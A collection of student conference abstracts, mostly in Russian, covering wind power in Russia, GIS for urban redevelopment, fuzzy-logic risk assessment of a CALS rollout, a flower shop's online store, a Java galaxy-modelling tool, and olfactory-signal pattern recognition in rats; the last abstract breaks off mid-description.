The world nowadays is facing a serious energy crisis. People urgently need to find and develop a new form of energy that will be able to generate enough energy to power homes as well as businesses and industries. Moreover, this new alternative source of energy has to be practical, cheap to mount and maintain, highly productive and environmentally friendly.

At the moment, Russia produces energy to meet its needs through burning fossil fuels or generating it in nuclear power stations. Unfortunately, these energy sources are not renewable, and once they have run out, the country will find itself in the crisis. What is more important, these methods are extremely harmful to the environment. They release dangerous greenhouse gases, which add to global warming and climate change.

Scientists and engineers all over the world are working to find new sources of energy - ocean waves, thermal energy, solar energy, etc. Wind power is one of the most reliable forms of energy.

Wind is the movement of air from high-pressure areas to low-pressure areas. Actually, winds exist because the sun does not equally heat the surface of the Earth. As a result, hot air rises and cooler air moves in to fill the void. As long as the sun shines, winds will blow. Therefore, as long as winds blow, people will use their power to improve their lives.

Since ancient times people have used the power of wind. Ancient sailors used it to move their ships and explore the world. Farmers used windmills to grind their grains and pump water. Nowadays, more and more countries are using wind turbines to generate electricity. For many years wind power has been used in Netherlands and Denmark. In fact, it is the world's fastest-growing source of energy.

Russia is one of the windiest countries, but it is very slow to make use of wind power. All we need now is to install some wind farms.

Wind farms are in fact arrays of wind turbines that generate electricity. They are tall, slim towers with two or three rotor blades at the top. The wind turns the blades, which spin a pole. This pole is connected to a generator, where the electricity is generated. Wind turbines capture wind energy within the area swept by their blades. They produce a power output proportional to the air density and the wind speed cubed. There can be both one, few, and several thousand wind

turbines in a single array. They convert the kinetic energy of the wind into mechanical power. A generator converts this power into electricity.

Wind turbines do not produce much noise; they are pleasant to look at, although they take up a lot of space. That is why they are often located on unoccupied or inarable areas, or even at sea. Actually, strong winds generated at sea make offshore wind farms a practical alternative.

Wind turbines range in size, and hence power ratings. The largest machine has blades compared to the length of a football field, and produces enough electricity to power 1,400 homes. A small home-sized wind machine, for instance, has rotors between 8 and 25 feet in diameter and stands upwards of 30 feet. It can supply the power needs of an all-electric home or small business. Small turbines, below 50 kilowatts, are used for homes, telecommunications dishes, or water pumping.

All in all, wind power offers a good solution to solve our energy problems. It is a free, renewable, clean and safe source of energy, which is easy to live and work with.

Литература:

1. National Geographic. [Электронный ресурс]. – Режим доступа <http://environment.nationalgeographic.com/environment/global-warming/wind-power-profile/> - Windpower. – (Retrieved 12.04.2015).
2. Wind Energy Development Programmatic EIS. [Электронный ресурс]. – Режим доступа <http://windeis.anl.gov/guide/basics/> - WindEnergyBasics. – (Retrieved 10.04.2015).
3. Cleanenergycouncil. [Электронный ресурс]. – Режим доступа
4. <https://www.cleanenergycouncil.org.au/technologies/wind-energy.html> - Wind energy. – (Retrieved 12.04.2015).
5. Медведева, О.А. "WindPower" [Электронный ресурс] / О.А.Медведева // Электронный журнал Экстернат. РФ. – 2013. – Режим доступа – <http://xn--80ajonoeh5g.xn--p1ai/2011-03-29-09-03-14/110-foreignlang/3835-wind-power.html> - Windpower. – (Дата обращения 10.04.2015).

Геоинформационный анализ развития застроенных территорий

М.А. Родина

Научный руководитель: Архипова О.Е., к.т.н., доцент кафедры глобальных информационных систем

Застроенная территория - городская или сельская, жилая или промышленная - нуждается в постоянном обновлении и реконструкции. Современные крупные города представляют собой взаимосвязь подсистем

городского хозяйства – производственной, транспортной, коммунальной, социальной, жилищной и других, потребности которых непрерывно возрастают и изменяются.

Можно выделить следующие основные причины, диктующие необходимость реконструкции городской среды:

- несоответствие сложившейся планировочной структуры возрастающим требованиям, новым функциям и нагрузкам современного города;
- приближение к критическим значениям физического износа значительной доли жилищного фонда, в то время как собственники не в силах самостоятельно с этим бороться;
- разновременность сроков службы отдельных элементов городской среды, в том числе общественных пространств, инженерной и транспортной инфраструктуры, повышение эксплуатационной нагрузки на них и достижение предельного срока службы;
- недостаточная эффективность использования городских территорий, что уменьшает инвестиционную привлекательность и негативно отражается на бюджете города;

Для решения этих проблем недостаточно просто принять решение о сносе, ремонте или строительстве нового здания, требуется комплексный подход к преобразованию кварталов с групповым ремонтом и перестройкой зданий и улучшением функциональной архитектурно-планировочной и инженерной организацией кварталов.

Комплексная реконструкция сложившейся застройки в настоящее время идет во многих крупных городах России и в этом процессе затрагиваются интересы как жителей крупных городов, так и финансовые и хозяйственные интересы инвесторов, интересы органов власти, поэтому актуальность исследования этих проблем исключительно высока.

Реконструкция городских территорий широко обсуждается в профессиональных и научных кругах, разработаны и вступили в силу законодательные акты, регламентирующие эти процессы. В Российской Федерации основными законодательными документами, регулирующими отношения по вопросам развития застроенных территорий, являются Градостроительный, Земельный и Жилищные кодексы, а также другие федеральные законы, подзаконные акты и акты местного уровня.

Согласно статьям 46.1 - 46.3 Градостроительного Кодекса появилась возможность проведения реконструкции территорий, занятых ветхой многоквартирной жилой застройкой, особым порядком – путем заключения инвестора с органом местного самоуправления инвестиционного договора о развитии застроенной территории, который определяет условия и объем участия в таком развитии как инвестора, так и муниципалитета.

Однако ряд проблем остается нерешенным. Вопросы организации и управления процессами развития застроенной территории приводят к чрезмерной затянутости и низкой эффективности многих программ реконструкции, к недовольству их результатами и инвесторов, и жителей, и городских властей.

В рассматриваемой проблематике, по моему мнению, наиболее значимыми являются вопросы экономической обоснованности выбора программ и проектов, а также информационного обеспечения принятия решений и организации управления процессами реконструкции.

Современной концепцией развития информационных технологий, наиболее востребованных в градостроительстве, являются географические информационные системы (ГИС).

ГИС позволяет понять пространственные взаимосвязи и решать сложные вопросы административно-хозяйственного управления. Кроме того, современная ГИС является уникальным хранилищем разнородной информации, она позволяет выполнять пространственные запросы, оптимально определять расположение объектов инфраструктуры (парковок, входов-выходов, систем безопасности, инженерных и коммуникационных систем и т.д.), выявлять существующие критические отклонения от требований, спрогнозировать развитие чрезвычайной ситуации.

Фундаментальным вопросом является построение и использование послышной модели городского хозяйства на базе ГИС. В сфере градостроительства можно выделить следующие слои:

- цифровая картографическая основа города различных масштабов;
- данные адресного реестра, реестра объектов недвижимости;
- градостроительная, исходно-разрешительная и другая документация;
- схема административного и кадастрового деления территории города;
- инженерные сети и сооружения;
- линии градостроительного регулирования;
- схемы зонирования: территориальных зон и зон с особыми условиями использования;
- и др. слои.

Современные ГИС имеют множество инструментов для проведения геопропространственного анализа и моделирования, необходимых при реализации многих программ развития городского хозяйства. Это, например, пространственный анализ, анализ близости и наложения, построение буферных зон, анализ транспортной доступности, а также моделирование сценариев развития и многое другое.

Так, при планировании строительства и ввода в эксплуатацию новых объектов необходимо учитывать ряд критериев, таких как местоположение близлежащих объектов, санитарно-охранные зоны, наличие подъездных

путей, стоимость строительства, стоимость расселения из аварийных домов и др. Очевидно, что для быстрого принятия эффективного решения необходим инструмент, позволяющий выполнять многофакторный анализ с учетом пространственных характеристик. Мощные возможности ГИС позволяют просто и оперативно решать такого рода задачи, что оказывает важную аналитико-информационную поддержку при принятии управленческих решений.

Таким образом, использование ГИС-технологий позволяет объединять и анализировать информацию о территориях и объектах недвижимости, пространственные и количественные данные, что позволяет сразу увидеть целостную картину взаимовлияния различных объектов градостроительной деятельности и влияние внешних факторов, влияющих на поставленную задачу по развитию территории. Это способствует выбору «правильного решения», сокращает сроки подготовки исходно-разрешительной документации, благоприятствует инвестиционному освоению территории.

Источники:

1. Федеральный закон от 29.12.2004 №190-ФЗ «Градостроительный кодекс Российской Федерации»
2. Ляхова М.А. «Правовая природа договора о развитии застроенной территории», /Актуальные проблемы российского права/ №5 2014
3. Кантер М.М., Карпенко М.Н. «Реконструкция застроенных территорий - главный приоритет в развитии городов», /Интернет-журнал «НАУКОВЕДЕНИЕ»/ №3 2013
4. Материалы <http://dataplus.com>

Управление рисками внедрения CALS на основе нечеткой модели

Дьяченко А. А.

*Научный руководитель: Корохова Е. В., к.т.н.,
доцент кафедры системного анализ и управления*

Современные условия конкуренции требуют от предприятий не высокого качества выпускаемой продукции, но и максимального сокращения сроков от этапа возникновения идеи создания нового продукта до выпуска готовой продукции на рынок. Поэтому существует необходимость внедрения информационных систем, способствующих поддержке всех процессов жизненного цикла изделий, начиная от выявления потребностей людей и заканчивая утилизацией.

В этой области настоящим прорывом стало появление CALS-технологий. Применение CALS-технологий позволяет существенно сократить объемы проектных работ, так как описания многих составных

частей оборудования, машин и систем, проектировавшихся ранее, хранятся в унифицированных форматах данных сетевых серверов, доступных любому пользователю технологий CALS. Существенно облегчается решение проблем ремонтпригодности, интеграции продукции в различного рода системы и среды, адаптации к меняющимся условиям эксплуатации, специализации проектных организаций и т. п. Предполагается, что успех на рынке сложной технической продукции будет немислим вне технологий CALS [1].

Для серийно-конструкторского отдела (СКО) завода «Прибой» внедрение CALS-технологий вызвано необходимостью повышения эффективности работы путем создания единой производственной информационной среды, в которой будет храниться рабочая конструкторско-техническая документация (РКТД), необходимая для проектирования, проведения испытаний, а также в рамках которой будет возможно внедрение основ параллельного проектирования, что, в свою очередь, сократит сроки НИОКР, стоимость работ и количество брака. Однако, внедрение CALS, как и любой другой сложной информационной системы, связано с серьезными рисками. Поэтому задача выявления, оценки и снижения риска является актуальной.

Целью исследования является повышение эффективности внедрения CALS путем мониторинга и управления рисками на основе нечеткой модели, позволяющей учитывать влияние внешних и внутренних факторов на инновационный процесс с использованием как числовых, так и нечисловых оценок.

В зависимости от целей внедрения, особенностей организации, ее процессов и выпускаемой продукции обобщенная структура CALS, представленная в известных литературных источниках [1-2], должна быть уточнена и адаптирована. Для деятельности ОАО «Таганрогский завод «Прибой» необходимы следующие модули: проектирование; подготовка производства; производство; эксплуатация. Так, для целей функционирования рассматриваемого СКО: повышение эффективности работы СКО; создание единой производственной информационной среды; сокращение сроков проектирования; сокращение стоимости проектирования; повышение качества проектной документации и изделий; предложена структура CALS, включающая следующие компоненты: CAE-системы для автоматизации инженерных расчетов и эскизного проектирования; CAD-системы для автоматизации конструирования и изготовления рабочей конструкторской документации; CAM-системы для автоматизации технологической подготовки производства; PDM(PLM)-система - организационно-техническая система, обеспечивающая управление всей информацией об изделии, основа единого информационного пространства организации.

Процесс внедрения новой информационной системы (ИС) можно отнести к высокорискованному проекту, для которого необходимо создать модель оценивания рисков. Для оценивания рисков будет использоваться нечеткая модель, успешно применяемая для задач принятия решений и управления, в которых объект и условия его функционирования недостаточно изучены, модель объекта и цель управления слабо формализованы [1-2].

В рамках проекта внедрения CALS были выявлены следующие рискообразующие факторы (лингвистические переменные):

- не принятие CALS сотрудниками СКО;
- увеличение стоимости программного пакета;
- проблемы при установке продукта;
- проблемы при интеграции существующей РКТД;
- отсутствие обучающих курсов по CALS для сотрудников СКО.

Указанные факторы ведут к таким рискам как срыв сроков работы (в результате чего на завод накладываются штрафные санкции, оговоренные ранее в договорах) и увеличение бюджета проекта внедрения CALS.

Далее определены зависимости рисков (последствий) от факторов и условий. Для данных лингвистических переменных определены соответствующие терм-множества, например, для переменной «Увеличение стоимости программного пакета» определено терм-множество $T_2 = \{\text{Критичное, Умеренное, Незначительное}\}$.

В среде пакета Matlab с помощью Fuzzy Logic Toolbox построена нечеткая модель со структурой, приведенной на рисунке 1.




Рисунок 1 – Структура нечеткой модели оценки рисков

Для каждой лингвистической переменной указана функция принадлежности и диапазон. Так, переменная «Непонимание сотрудниками основ работы в программном пакете» характеризуется количеством ошибок, возникающих у сотрудника СКО в течение рабочего дня (рисунок 2): [0 2 5] - понимания достаточно; [4 5 7] - недостаточное понимание; [6 8 10] - полное непонимание.




Рисунок 2 - Функция принадлежности переменной «Непонимание сотрудниками основ работы в программном пакете»

Для выходных значений также задаются функции принадлежности. Построенная модель позволяет рассчитать соответствующие риски и использовать эти результаты для разработки мероприятий по снижению критических рисков. Разработанный план снижения рисков включает: введение еженедельных отчетов о ходе работ; обеспечение доступа к прежнему программному обеспечению в период внедрения CALS; введение должности системного администратора. Таким образом, предложенная методика может быть использована для мониторинга, оценки и управления рисками инноваций.

Литература:

1. Управление жизненным циклом продукции / А.Ф. Колчин [и др.]. – М.: Анахарсис, 2002. – 304 с.
2. Информационная поддержка жизненного цикла изделий машиностроения: принципы, системы и технологии CALS/ИПИ: учеб. пособие для студ. высш. учеб. заведений / А. Н. Ковшов [и др.]. – М.: Издательский центр «Академия», 2007. – 304 с.

Оптимизация бизнес-процессов флористического предприятия с учетом удаленных форм заказов.

Ермакова З.С.

Научный руководитель: Долгов В.В., кандидат технических наук, доцент кафедры космического приборостроения и инновационных технологий

В рамках выпускной квалификационной работы на тему «Оптимизация бизнес-процессов флористического предприятия с учетом удаленных форм заказов» была поставлена цель оптимизации бизнес-процессов путем разработки интернет магазинов, как средство расширения рынка сбыта за счет удаленных заказов. Тема актуальна и представляет широкий интерес, как для большого круга предпринимателей, так и для потребителей.

В современных условиях крайне необходимо повышение рентабельности предприятий, а также сохранение их

конкурентоспособности. Ко всему прочему, актуальность обусловлена стремительным ростом количества людей, покупающих товар с использованием сети Интернет.

Для достижения поставленной цели необходимо решить множество задач: проанализировать цветочный рынок; проанализировать аналоги удаленных форм заказов других предприятий; описать рассматриваемое предприятие; выбрать инструменты, необходимые для реализации работы; построить и проанализировать стратегическую карту цветочного магазина; разработать контекстные диаграммы, исходя из бизнес-процессов предприятия и стратегической карты; определить необходимое содержимое будущего интернет магазина; разработать сайт для удаленных заказов; проанализировать эффективность работы интернет магазина.

На первом этапе был выполнен анализ цветочного рынка и выделены следующие особенности: рискованность на всех этапах флористического бизнеса [1]; рынок цветов в России развивается очень динамично; рынок сильно чувствителен к макроэкономическим изменениям в стране; на рынке существует ярко выраженная сезонность и зависимость от расположения торговой точки; высокая зависимость рынка от импорта цветов [1]; активное развитие сегмента интернет торговли.

Проведенный анализ существующих систем удаленных форм заказов в городе Ростове-на-Дону показал, что на сегодняшний день отсутствуют интернет магазины, ориентирующиеся на доставку только в нашем городе. Однако существуют интернет магазины, которые работают в нескольких городах и представляют собой крупные сети.

Рассматриваемый цветочный магазин представляет собой павильон для розничной торговли заграничным и местным срезовым цветком. Его характеристики:

- Маленькая торговая площадь.
- Выгодное расположение в спальном районе.
- Основной ассортимент 15-20 позиций.
- Различный ценовой диапазон.
- Наличие квалифицированных сотрудников.
- Наличие специального оборудования.
- Наличие постоянных поставщиков.

При создании и проектировании сайта использовалась облачная платформа Wix [2], которая позволяет строить профессиональные сайты и их мобильные версии с использованием языка разметки HTML5 с помощью технологии drag-and-drop. В свою очередь, для создания стратегической карты и контекстных диаграмм наиболее эффективным является система бизнес-моделирования Business Studio [3], которая представляет собой программный продукт для моделирования бизнес-архитектуры. Основная

задача, которую решает Business Studio, – это создание комплексной модели бизнеса.

В соответствии с поставленной целью, данный интернет магазин должен обладать рядом свойств таких, как: возможность заказать любую продукцию, представленную на сайте; разнообразный ассортимент в различных ценовых диапазонах; представленный на сайте товар должен быть разделен на классы; должны поддерживаться различные способы заказа и широкие возможности его оплаты; наличие контактной информации.

Был разработан интернет магазин, отвечающий установленным требованиям, описанным выше. Также была разработана специализированная мобильная версия сайта.

Проанализировав доход предприятия в прошлом году по сравнению с 2015 годом, учитывая инфляцию и другие показатели, влияющие на изменение цен, можно сделать вывод, что внедрение интернет магазина привело к увеличению объемов продаж (рисунок 1).




Рисунок 1 – Гистограмма объемов продаж за 2014-2015 года (по месяцам)

Литература:

1. Состояние российского рынка срезанных цветов [Электронный ресурс]. – URL: <http://www.aup.ru/news/2009/06/19/3106.html>
2. Free Website Builder | Create a Free Website | WIX.com [Электронный ресурс]. – URL: www.wix.com

3. Business Studio: управление бизнесом, бизнес-моделирование, описание, регламентация и оптимизация бизнес-процессов, бизнес-процесс [Электронный ресурс]. – URL: <http://www.businessstudio.ru>

Система для моделирования взаимодействия галактических объектов

Колесник Р.В.

Научный руководитель: Жмайлов Б.Б., д.т.н, профессор кафедры информационных и измерительных технологий

В рамках работы по НИР № 213.01-2014/013-ВГ на тему «Анализ данных и моделирование состояния ближнего и дальнего космоса для целей связи и навигации» необходимо было разработать инструментальное программное средство для моделирования взаимодействия галактических объектов. Согласно техническому заданию, данное средство должно удовлетворять ряд требований, таких как: обеспечение программной и аппаратной кроссплатформенности; наличие графического интерфейса пользователя; реализация графической интерпретации результатов моделирования в виде 2-D и 3-D отображений, и ряд других. Проведенный анализ существующих систем, используемых для решения подобного класса задач, показал, что на сегодняшний день отсутствуют инструментальные средства, позволяющие реализовать заявленную в техническом задании функциональность. Однако существуют системы разработанные вычислительными консорциумами для специализированных суперкомпьютеров, например, «Virgo Consortium», «Grand Challenge Computational Cosmology Consortium» и др., которые недоступны для большинства пользователей и требуют больших вычислительных ресурсов. Это обуславливает актуальность данной задачи.

На основании поставленной задачи, на первом этапе был выполнен анализ существующих технологий на возможность их использования при разработке системы. Основными критериями при выборе были их стоимость, реализация кроссплатформенности и заявленных функциональных возможностей. Таким образом, была выбрана Java-платформа. В силу того, что одна из задач, стоящая перед системой, заключается в обработке больших массивов данных с помощью математических моделей, описывающих взаимодействие галактических объектов и последующей графической интерпретацией полученных значений на плоскости и в пространстве, были проанализированы возможности в области графических построений как стандартного пакета Java SE, так и внешних библиотек. В результате установлено, что средствами Java можно реализовать данную возможность с помощью библиотеки SWING, однако это потребует

значительных временных затрат. Поэтому было принято использовать существующие внешние библиотеки - JFreeChart [1] и jzy3d[2], которые имеют программный Java интерфейс (Java API) и легко интегрируются в любую систему, базирующуюся на Java-платформе.

При проектировании системы использовалась методология объектно-ориентированного анализа и проектирования (ООАП). Это позволило с помощью методов системного анализа установить системные цели и функции, на основании чего были определены основные элементы архитектуры, которые должны обеспечить заявленную функциональность. Архитектура системы на базе концепции “слоев” представлена на рис.1.




Рисунок 1. Архитектура системы на базе концепции “слоев”

При реализации системы был решен ряд информационных задач. С помощью канонической UML диаграммы классов была разработана объектная модель предметной области системы, описывающая взаимосвязи основных галактических объектов: балджа, диска и гало. Реализованы алгоритмы расчетов основных параметров галактических объектов, таких как потенциал, плотность распределения. Это позволило выполнить графическую интерпретацию результатов моделирования их взаимодействия в виде 2-D, 3-D графиков функций от радиуса объекта. Кроме того, решены задачи многоязыковой поддержки пользовательского интерфейса, конфигурирование системы в зависимости от требований пользователя,

журнализация основных событий системы, отображения объектной модели предметной области на элементы пользовательского интерфейса и др. Интерфейс системы представлен на рис.2.




Рисунок 2. Главное окно системы. 3-D модель балджа

Тестирование системы было реализовано на базе технологий JUnitTest и FEST, которые позволяют выполнить оценку функциональных возможностей на уровне бизнес-логики и пользовательского интерфейса соответственно. В результате тестирования на различных системных программных платформах не было выявлено сбоев и нарушения функционирования разработанной системы.

Таким образом, разработанная системы полностью соответствует требованиям, заявленным в техническом задании на разработку, и может быть использована для моделирования взаимодействия галактических объектов в широком диапазоне исследуемых параметров.

Литература:

1. <http://www.jfree.org/index.html> Ресурс разработчиков библиотеки JFreeChart , дата обращения 20.04.2015
2. <http://jzy3d.org/> Ресурс разработчиков библиотеки jzy3d, дата обращения 20.04.2015

Решение задачи идентификации характерных паттернов биоэлектрической активности обонятельного нерва или обонятельной луковицы крысы

Знаменский Д.А.

Научный руководитель: Щербань И.В., д.т.н., профессор кафедры информационных и измерительных технологий

В настоящее время в НИИ "Нейрокибернетики" Южного федерального университета реализован программно-аппаратный комплекс для изучения параметров импульсных и фокальных электрических ответов обонятельного нерва и обонятельной луковицы крысы на различные запахи. Известно, что макросматки, в том числе, крысы, рецепторные нейроны которых содержат тысячи различных рецепторных белков, обладают чрезвычайно высокой обонятельной чувствительностью. Целями работы являются, во-первых, обнаружение электрических ответов обонятельного нерва (обонятельной луковицы) крысы в составе снимаемого сигнала, и, во-вторых, идентификация специфических паттернов биоэлектрической активности обонятельного нерва и обонятельной луковицы крысы, соответствующих разным обонятельным раздражителям, разным запахам.

Исследования проводятся на белых беспородных крысах в условиях острого опыта – животное обездвижено и переведено на искусственное дыхание. Голова крысы фиксируется с помощью игольчатых головодержателей. Потенциалы с обонятельного участка коры головного мозга крысы регистрируются четырехканальными электродами. Интервалы опытных наблюдений равны одной минуте, где на 20-й секунде системой поддержания дыхания животного подаются различные запахи. Для увеличения информативности измерений регистрируются уровень дыхания животного и частота сердцебиения.

Основной проблемой в данном случае является проблема обнаружения и идентификации паттернов, соответствующих разным обонятельным раздражителям, в составе существенно зашумленного сигнала биоэлектрической активности обонятельного нерва или обонятельной луковицы крысы. Для идентификации в составе зашумленного сигнала биоэлектрической активности обонятельного нерва или обонятельной луковицы крысы паттернов, соответствующих целевым запахам, был выбран метод кепстральных коэффициентов.

Метод, фактически, основан на сравнении энергетических спектров входного паттерна и паттерна образа. Здесь наличествует возможность привести образ к конечному числу свойств, что уменьшает потребляемый объем памяти. Входные данные делятся на фреймы произвольной длины. Их длина не должна быть слишком короткой, иначе возможна неверная

идентификация. Деление на фреймы выполняется с "нахлестом", т.е., если первый фрейм имеет длину от 0 до 100 дискрет, то следующий будет не от 101, а, например, от 50-й дискрет и до 150-й. Таким образом повышается вероятность верного распознавания и уменьшается погрешность идентификации. Далее каждый фрейм переносится в частотную область с помощью процедуры дискретного преобразования Фурье (FFT), после чего выбирается некоторый частотный диапазон, в котором находится искомый сигнал. Данный диапазон переносится в Mel-область, представляющую собой выделенный характерный частотный диапазон из общего частотного спектра сигнала [2].

